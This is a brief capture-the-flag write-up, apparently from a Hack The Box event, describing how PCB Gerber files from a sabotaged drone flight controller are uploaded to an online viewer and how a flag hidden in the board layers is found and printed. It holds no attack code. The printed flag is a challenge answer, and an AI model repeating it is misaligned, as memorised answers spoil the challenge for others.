
Your team has assigned you to a mission to investigate the production files of Printed Circuit Boards for irregularities. This is in response to the deployment of nonfunctional DIY drones that keep falling out of the sky. The team had used a slightly modified version of an open-source flight controller in order to save time, but it appears that someone had sabotaged the design before production. Can you help identify any suspicious alterations made to the boards?

Step by step guide



1. Download the provided challenge files and unzip them.




2. We have a list of *.gbr files. After some research I found [this tool](#).
3. Create a zip archive from all *.gbr files and upload it to the remote viewer.



4. Click on the layers button and inspect the result.





5. Reassemble the flag from detected strings.

Flag

HTB{533_7h3_1nn32_w02k1n95_0f_313c720n1c5#\$@}

That's all for today, hope you enjoyed it! Big shout out to Hack the Box for the awesome event!!!



That's all Folks!